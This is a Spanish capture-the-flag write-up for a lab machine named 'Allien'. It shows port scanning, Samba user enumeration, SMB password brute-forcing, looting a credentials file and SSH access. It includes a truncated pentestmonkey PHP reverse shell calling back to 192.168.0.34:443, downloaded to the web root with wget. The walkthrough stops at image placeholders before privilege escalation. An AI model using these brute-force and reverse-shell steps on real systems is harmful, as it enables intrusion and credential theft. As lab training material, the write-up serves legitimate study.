ALLIEN

Primero hacemos un ping a la máquina:

```
❯ ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.106 ms
```

Tenemos conectividad y un ttl de 64, por lo que probablemente estemos ante una máquina Linux.

Ahora vamos con el reconocimiento de puertos:

```
❯ nmap -sS -p- --open --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oG allPorts
```

```
Discovered open port 445/tcp on 172.17.0.2
Discovered open port 139/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
```

```
❯ nmap -sCV -p22,80,139,445 172.17.0.2 -oN fullScan
```

```
22/tcp  open  ssh         OpenSSH 9.6p1 Ubuntu 3ubuntu13
| ssh-hostkey:
|   256 43:a1:09:2d:be:05:58:1b:01:20:d7:d0:d8:0d:7b:a6
|_  256 cd:98:0b:8a:0b:f9:f5:43:e4:44:5d:33:2f:08:2e:ce
80/tcp  open  http        Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Login
139/tcp open  netbios-ssn Samba smbd 4.6.2
445/tcp open  netbios-ssn Samba smbd 4.6.2
```

Vamos a ver si podemos listar usuarios en el samba:

```
enum4linux -a 172.17.0.2
```

```
User\ubuntu (Local
User\usuario1 (Loc
User\usuario2 (Loc
User\usuario3 (Loc
User\satriani7 (Lo
User\administrador
```

Encontramos varios usuarios, pero vamos a intentar aplicar fuerza bruta con netexec a satriani7:

```
netexec smb 172.17.0.2 -u satriani7 -p /usr/share/wordlists/rockyou.txt --ignore-pw-decoding
```

```
SMB         172.17.0.2      445    SAMBASERVER      [+] SAMBASERVER\satriani7:50cent
```

Y ya tenemos la contraseña, ahora accedemos:

```
smbmap -H 172.17.0.2 -u satriani7 -p 50cent
```

```
Disk                                                    Permissions     Comment
----                                                    -----------     -------
myshare                                                 READ ONLY       Carpeta compartida sin restricciones
backup24                                                READ ONLY       Privado
home                                                    NO ACCESS       Produccion
IPC$                                                    NO ACCESS       IPC Service (EseEmeB Samba Server)
```

Vamos a acceder a backup24:

```
smbclient //172.17.0.2/backup24 -U satriani7
```

```
.                                   D        0  Sun Oct  6 09:19:03 2024
..                                  D        0  Sun Oct  6 09:19:03 2024
CQFO6Q~M                            D        0  Sun Oct  6 09:19:03 2024
Desktop                             D        0  Sun Oct  6 09:18:46 2024
Documents                           D        0  Sun Oct  6 09:15:03 2024
Downloads                           D        0  Sun Oct  6 09:15:03 2024
Pictures                            D        0  Sun Oct  6 09:15:03 2024
Temp                                D        0  Sun Oct  6 09:18:51 2024
Videos                              D        0  Sun Oct  6 09:15:03 2024
```

En documentos encontramos lo siguiente:

```
credentials.txt
notes.txt
```

Vamos a llevarnos ambas cosas y analizamos:

```
smb: \Documents\Personal\> get credentials.txt
getting file \Documents\Personal\credentials.txt
smb: \Documents\Personal\> get notes.txt
getting file \Documents\Personal\notes.txt of si
```

```
# Archivo de credenciales

Este documento expone credenciales de usuarios, incluyendo la del usuario administrador.

Usuarios:
-----------------------------------------------
1. Usuario: jsmith
   - Contraseña: PassJsmith2024!

2. Usuario: abrown
   - Contraseña: PassAbrown2024!

3. Usuario: lgarcia
   - Contraseña: PassLgarcia2024!

4. Usuario: kchen
   - Contraseña: PassKchen2024!

5. Usuario: tjohnson
   - Contraseña: PassTjohnson2024!

6. Usuario: emiller
   - Contraseña: PassEmiller2024!

7. Usuario: administrador
    - Contraseña: Adm1nP4ss2024

8. Usuario: dwhite
   - Contraseña: PassDwhite2024!

9. Usuario: nlewis
   - Contraseña: PassNlewis2024!

10. Usuario: srodriguez
   - Contraseña: PassSrodriguez2024!



# Notas:
- Mantener estas credenciales en un lugar seguro.
- Cambiar las contraseñas periódicamente.
- No compartir estas credenciales sin autorización.
```

Vemos que ya tenemos todos los usuarios incluyendo administrador, por lo que vamos a acceder con ella por ssh:

```
ssh administrador@172.17.0.2
```

```
$ whoami
administrador
```

Ahora no veo como avanzar, por lo que voy a meter un archivo .php que me ejecute código como directorio de la web:

```php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped
reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.0.34';
$port = 443;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
```

En mi caso voy a utilizar la de pentestmonkey.


Ahora nos abrimos un server con python:

```
❯ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```


Y obtenemos la shell:

```
administrador@324de1f221c7:/var/www/html$ wget 192.168.0.34:8080/shell.php
--2024-10-18 16:31:13--  http://192.168.0.34:8080/shell.php
Connecting to 192.168.0.34:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2585 (2.5K) [application/octet-stream]
Saving to: 'shell.php'

shell.php                                          100%[==========================

2024-10-18 16:31:13 (318 MB/s) - 'shell.php' saved [2585/2585]

administrador@324de1f221c7:/var/www/html$ ls
back.png  index.php  info.php  productos.php  shell.php  styles.css
```

Ahora nos abrimos el puerto 443:




Y ejecutamos:



Y estamos dentro de nuevo, a ver si ahora podemos escalar privilegios:

Con sudo -l vemos lo siguiente:



Y nos damos una bash: